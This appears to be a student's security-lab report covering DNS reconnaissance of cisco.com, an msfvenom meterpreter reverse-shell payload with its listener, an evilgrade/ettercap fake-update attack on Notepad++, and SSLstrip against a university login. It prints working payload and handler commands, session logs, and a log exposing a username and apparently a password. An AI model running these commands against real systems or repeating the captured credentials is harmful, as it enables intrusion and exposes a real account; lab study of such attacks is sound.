

Threat intelligence week 4

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1. *DNS recon*

I will start by asking the Cisco DNS server for information related to the cisco.com domain. Here I would obtain a little overview of publicly listen domains.

1.1 dnsrecon.py

The first step I did to find IP addresses was using dnsrecon.py, this gave me a list of different domains and ip's associated with cisco.com. This tool automatically finds dns records, tries DNS zone transfer and other various methods to find domains and associated ip addresses.

```
<?xml version="1.0" ?>
<records>
  <record address="72.163.5.201" mname="ns1.cisco.com" type="SOA"/>
  <record Version="Unavailable" address="173.37.146.41" recursive="True" target="ns3.cisco.com" type="NS"/>
  <record Version="" address="2001:420:1201:7::a" recursive="False" target="ns3.cisco.com" type="NS"/>
  <record Version="Unavailable" address="72.163.5.201" recursive="True" target="ns1.cisco.com" type="NS"/>
  <record Version="" address="2001:420:1101:6::a" recursive="False" target="ns1.cisco.com" type="NS"/>
  <record Version="" address="64.102.255.44" recursive="True" target="ns2.cisco.com" type="NS"/>
  <record Version="" address="2001:420:2041:5000::a" recursive="False" target="ns2.cisco.com" type="NS"/>
  <record address="173.37.147.230" exchange="alln-mx-01.cisco.com" type="MX"/>
  <record address="72.163.7.166" exchange="rcdn-mx-01.cisco.com" type="MX"/>
  <record address="173.38.212.150" exchange="aer-mx-01.cisco.com" type="MX"/>
  <record address="2001:420:1201:6::ad25:93e6" exchange="alln-mx-01.cisco.com" type="MX"/>
  <record address="72.163.4.185" name="cisco.com" type="A"/>
  <record address="2001:420:1101:1::185" name="cisco.com" type="AAAA"/>
  <record name="cisco.com" strings="google-site-verification=Iw5eqPMJI4VrLC28YW-JBkqA-FDMvnhFCXQVdVfQZTo" type="TXT"/>
  <record name="cisco.com" strings="vpspf1 redirect=spfa_spf.cisco.com" type="TXT"/>
  <record name="cisco.com" strings="MS=ms35724259" type="TXT"/>
  <record name="cisco.com" strings="926723159-3188410" type="TXT"/>
  <record name="cisco.com" strings="facebook-domain-verification=q2nigspzrpa96jld9criovuuwino" type="TXT"/>
  <record name="cisco.com" strings="docuSign=5e18de8e-36d0-4a8e-8e88-b7803423fa2f" type="TXT"/>
  <record name="cisco.com" strings="google-site-verification=K2w--6oeqrFjHfYtTsYyd2tFw70Qd6g5HJDC9UAI8Jk" type="TXT"/>
  <record name="cisco.com" strings="docuSign=95052c5f-a421-4594-9227-02ad2d86dfbe" type="TXT"/>
  <record address="173.39.112.102" name="h323cs.tcp.cisco.com" port="1720" target="vcsqw.cisco.com" type="SRV"/>
  <record address="173.39.112.102" name="sip.udp.cisco.com" port="5060" target="vcsqw.cisco.com" type="SRV"/>
  <record address="173.39.112.102" name="h323ls.udp.cisco.com" port="1719" target="vcsqw.cisco.com" type="SRV"/>
  <record address="173.38.212.81" name="sip.tcp.cisco.com" port="5060" target="vcsqw103.cisco.com" type="SRV"/>
  <record address="173.38.212.82" name="sip.tcp.cisco.com" port="5060" target="vcsqw102.cisco.com" type="SRV"/>
  <record address="173.38.212.81" name="sip.tcp.cisco.com" port="5060" target="vcsqw101.cisco.com" type="SRV"/>
  <record address="173.38.212.82" name="sip.tcp.cisco.com" port="5060" target="vcsqw104.cisco.com" type="SRV"/>
  <record address="173.38.212.81" name="sips.tcp.cisco.com" port="5061" target="vcsqw102.cisco.com" type="SRV"/>
  <record address="173.38.212.81" name="sips.tcp.cisco.com" port="5061" target="vcsqw103.cisco.com" type="SRV"/>
  <record address="173.38.212.81" name="sips.tcp.cisco.com" port="5061" target="vcsqw101.cisco.com" type="SRV"/>
  <record address="173.38.212.82" name="sips.tcp.cisco.com" port="5061" target="vcsqw104.cisco.com" type="SRV"/>
  <record address="66.163.36.181" name="xmpp-client.tcp.cisco.com" port="5222" target="isj3cmx.webexconnect.com" type="SRV"/>
  <record address="66.163.36.186" name="xmpp-server.tcp.cisco.com" port="5269" target="isj3jxf.webexconnect.com" type="SRV"/>
  <scaninfo arguments="/dnsrecon.py -s --threads 4 -t std -d cisco.com --xml /root/dnsreconcisco.xml" time="2018-10-07 09:20:34.975186"/>
</domain domain_name="cisco.com"/>
</records>
```

Figure 1.1: XML output by DNSrecon.

As seen in Figure 1.1, the had been able to collect data from the DNS servers of cisco, sadly it wasn't possible to collect all the ip's.

1.2 Shodan.io

Searching for the domain "cisco.com" including the Cisco systems allowed me to find 228 ip addresses associated with the cisco domain.




Figure 1.2: Search results Shodan on Cisco.com domain

Shodan found a lot of ip's associated with Cisco.com, this could have been done by reverse DNS lookup. Asking each IP address for it's domain information. This method could also be used from your own computer but would be slower. I would advice to look at which IP-blocks are owned by Cisco and perform the reverse DNS lookup on those addresses.

Stopping DNS recon It's hard to detect these kind of attacks. But when one computer is accessing a lot of domains and IP's in a short period of time would be an indicator of an attack. IPS could kick in and block the IP address from accessing any resources from the company.

Detecting It would be difficult detecting the attack when it's performed using Shodan as those IP's have already been indexed by Shodan and no additional connections are being made towards the Cisco network. Regular DNS requests are also common and should not be marked as mallicious.

2. Payload

2.1 Gaining access to a machine

Using the commands given it was easy to create the payload

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.178.69 LPORT=443 -f exe > /var/www/html/reverse_https.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 392 bytes
Final size of exe file: 73802 bytes
```

Figure 2.1: Weaponization using msfvenom

Then creating a listener using the msfconsole and the multi handler exploit also following the commands given in the pdf. The file will be downloaded and executed on the Windows machine. That would create a session within the MSFconsole allowing us to execute commands on the Windows machine.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
msf exploit(multi/handler) > set payload winInterrupt: use the 'exit' command to quit
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST 192.168.178.69
LHOST => 192.168.178.69
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.178.69:443
[*] https://192.168.178.69:443 handling request from 192.168.178.70; (UUID: n3yimu09) Staging x86 payload (180825 bytes)
[*] Meterpreter session 1 opened (192.168.178.69:443 -> 192.168.178.70:49178) at 2018-10-07 10:33:02 -0400
```

Figure 2.2: Creating the handler

Then executing several commands on the Windows machine and trying to migrate the process towards an system user process or different. It wasn't possible for me to migrate towards System as the user had insufficient privileges.

```

2860 2408 explorer.exe 192.168.178.8x86 1192.168 WIN-00GUKAUSVAM\Username C:\Program Files\Internet
Explorer\explorer.exe 192.168.178.76 192.168.178.69 TCP 60 49161 - 443 [ACK] Seq:
3316 792 audiodg.exe x86 0
3480 892 SearchProtocolHost.exe
3588 892 SearchFilterHost.exe
3964 2408 reverse_https.exe x86 1 WIN-00GUKAUSVAM\Username C:\Users\Username\Download
s\reverse_https.exe rol Protocol, Src Port: 49178, Dst Port: 443, Seq: 580, Ack: 116346, Len: 0
meterpreter > migrate 1392
[*] Migrating from 3964 to 1392...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 940
[*] Migrating from 3964 to 940...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: WIN-00GUKAUSVAM\Username
meterpreter > migrate 864
[*] Migrating from 940 to 864...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter > migrate 864480
[*] Migrating from 940 to 864480...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 480
[*] Migrating from 940 to 480...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter > migrate 376
[*] Migrating from 940 to 376...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter >

```

Figure 2.3: Migrating towards explorer process NOTE: failed to migrate towards system process

2.2 Virustotal scan

Interesting enough encrypting the payload using the msfvenom created a higher detection rate than without encryption.




Figure 2.4: Virustotal scan with encrypted payload having higher detection rate




Figure 2.5: Creation of the encoded payload

3. *Evilgrade attack*

A Windows 7 computer has been running an old version of Notepad++. The user updated the software using the build in update function. Sadly this function is insecure as it downloads the executable over a http connection. This allows hackers to intercept the download and replace it with malware. I had to trouble shoot the system before figuring out what why the evilgrade was not working. And I was not able to replicate this attack for a second time.

```
Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...

dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [teredo.ipv6.microsoft.com] spoofed to [107.170.40.56]
```

Figure 3.1: Starting of the ettercap MITM DNS spoofing attack

Ettercap is being used to poison the network using a dns spoofing. This attack makes the clients use the fake dns lookup provided by attacker. In this case it's used to send sourceforge.net towards the attacking machine.

[illegible]

Figure 3.2: Evilgrade replacing the executable for a malicious meterpreter executable

Evilgrade is used to act as web & dns server. It sees the incoming request for sourceforge, accepts the connection and responds by sending back an "update" that in this case is a reverse_tcp shell.

```
[*] Started reverse TCP handler on 192.168.178.69:8080
[*] Sending stage (179779 bytes) to 192.168.178.70
[*] Meterpreter session 1 opened (192.168.178.69:8080 => 192.168.178.70:49202) at 2018-10-07 14:25:53 -0400
meterpreter >
```

Figure 3.3: Meterpreter session started after "update" was installed

Notepad++ trusts that the update is actually a update and executes the executable that it received resulting in a malware infection.

4. *SSLstrip*

In the lab it is being requested that a microsoft website is used to test SSLstrip. Luckily this doesn't work any more on that website. The HvA webpage still allows non https requests to be made to the webserver. This means that SSLstrip is still able to redirect older browsers towards the non ssl encrypted version of the website.

```
2018-10-07 15:05:53,732 Host cached.
2018-10-07 15:05:53,732 Resolved host successfully: adfs20.hva.nl -> 145.92.231.160
2018-10-07 15:05:53,732 Sending request via SSL...
2018-10-07 15:05:53,747 HTTP connection made.
2018-10-07 15:05:53,747 Sending Request: POST /adfs/ls/?SAMLRequest=fZHnbsIwEITvfYrI9850g0IWCaJFqEggEAK99LZJHHCv2NtroD5%2B%2BYtkpYrjSjPffjmZG4%2B%2B6807sojI6ImHAIdlbgldxHzpjN%2FQMBx0wihrvhBTBq3lxv51U0h3gRRWntfYrQNTS1t1u1R5XK7WURk79wBBaXWGHtSBvsjBLq1Zw5NKNWFSgFSPCylgWICeG96Vion7hKktUNRImet2B3zRCInxZsbm8pImIIVUKIk3n0YEnLnW29TneFRYhrKT7X136GQD2lmpLycNrgFRHt9ZDrChpP40ok4JLb3hMAAaGc18f%2BjJ0g90L6df8e0fwa%3D65SigAlg=http%3A%2F%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha165Signature=Q0s%2F1tNgDMLH%2F1NvlRrCR0%2FKD2VQRV5v5WxHwM0baYPjzjuR0%2FE9TJ5c%2F5xLjH7W85rDp205wFbAscWYLLND250jFLymJUv7z11s6aOfX3oa%2F15vYN80rFulZhhovBoEkrVHB%2FyUgWZnXHC08Rj9qx%2B2M4bLj4eQDaR1U8%2B0CGWnKhrek4UAARvW%2B1x1L2RkyJKChavzFBvWtcNwIEK%2BrypseICXuDidCUu%2FPirBPsg00y96zXgmZr6cNImnPelU5g4JLvqsstq0FjethmfuWCTCTNloJ5yhhaDkc5TYScxDHdvkvnXGr1U06d8D5Lb7jMGY0vk9uoUpnIp%2Fg%3D30
2018-10-07 15:05:53,747 Sending header: content-length : 470.
2018-10-07 15:05:53,747 Sending header: accept-language : en-US
2018-10-07 15:05:53,747 Sending header: connection : Keep-Alive
2018-10-07 15:05:53,747 Sending header: accept : image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, */*
2018-10-07 15:05:53,747 Sending header: user-agent : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
2018-10-07 15:05:53,747 Sending header: host : adfs20.hva.nl
2018-10-07 15:05:53,747 Sending header: referer : http://adfs20.hva.nl/adfs/ls/?SAMLRequest=fZHnbsIwEITvfYrI9850g0IWCaJFqEggEAK99LZJHHCv2NtroD5%2B%2BYtkpYrjSjPffjmZG4%2B%2B6807sojI6ImHAIdlbgldxHzpjN%2FQMBx0wihrvhBTBq3lxv51U0h3gRRWntfYrQNTS1t1u1R5XK7WURk79wBBaXWGHtSBvsjBLq1Zw5NKNWFSgFSPCylgWICeG96Vion7hKktUNRImet2B3zRCInxZsbm8pImIIVUKIk3n0YEnLnW29TneFRYhrKT7X136GQD2lmpLycNrgFRHt9ZDrChpP40ok4JLb3hMAAaGc18f%2BjJ0g90L6df8e0fwa%3D65SigAlg=http%3A%2F%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha165Signature=Q0s%2F1tNgDMLH%2F1NvlRrCR0%2FKD2VQRV5v5WxHwM0baYPjzjuR0%2FE9TJ5c%2F5xLjH7W85rDp205wFbAscWYLLND250jFLymJUv7z11s6aOfX3oa%2F15vYN80rFulZhhovBoEkrVHB%2FyUgWZnXHC08Rj9qx%2B2M4bLj4eQDaR1U8%2B0CGWnKhrek4UAARvW%2B1x1L2RkyJKChavzFBvWtcNwIEK%2BrypseICXuDidCUu%2FPirBPsg00y96zXgmZr6cNImnPelU5g4JLvqsstq0FjethmfuWCTCTNloJ5yhhaDkc5TYScxDHdvkvnXGr1U06d8D5Lb7jMGY0vk9uoUpnIp%2Fg%3D30
2018-10-07 15:05:53,747 Sending header: cookie : _gcl_au=1.1.269303397.1538938788; _ga=GA1.2.2109183801.1538938788; _gid=GA1.2.1245216532.1538938788
2018-10-07 15:05:53,747 Sending header: content-type : application/x-www-form-urlencoded
2018-10-07 15:05:53,747 SECURE POST Data (adfs20.hva.nl):
VIEWSTATE=2FwEpdWU0DY2NjYxMDg3ZGtBScEck0RZ0pXk8ZJ2Fj1l1z5W5a0G2lgVj09KV8r2kGg%3D%3D6_VIEWSTATEGENERATOR=0EE29E366_EVENTVALIDATION=32FwEAAUekha64zY8Ct91jgHNoReqlt%2FS8mK0mpuXn2LW6B9thvLC%2FF00f5u4GfeP5X0drRBPKcB0cP0F9vyGTuIFmMjKZWG4rH95f66Vc64WGNn470dkZr5d4WLEt1JhW82DzQXW0R6tLJLFwWC30jReC26_db=146ctl00%24ContentPlaceHolder1%24UsernameTextBox=jonge%008ctl00%24ContentPlaceHolder1%24PasswordTextBox=laatmijerInctl00%24ContentPlaceHolder1%24SubmitButton=SignIn
2018-10-07 15:05:53,840 Got server response: HTTP/1.1 200 OK
2018-10-07 15:05:53,840 Got server header: Cache-Control:no-cache
2018-10-07 15:05:53,840 Got server header: Pragma:no-cache
2018-10-07 15:05:53,840 Got server header: Content-Type:text/html; charset=utf-8
2018-10-07 15:05:53,841 Got server header: Expires:-1
2018-10-07 15:05:53,841 Got server header: Server:Microsoft-IIS/8.0
2018-10-07 15:05:53,841 Got server header: X-AspNet-Version:4.0.30319
```

Figure 4.1: SSL strip being used on the HvA website. User credentials are visible and highlighted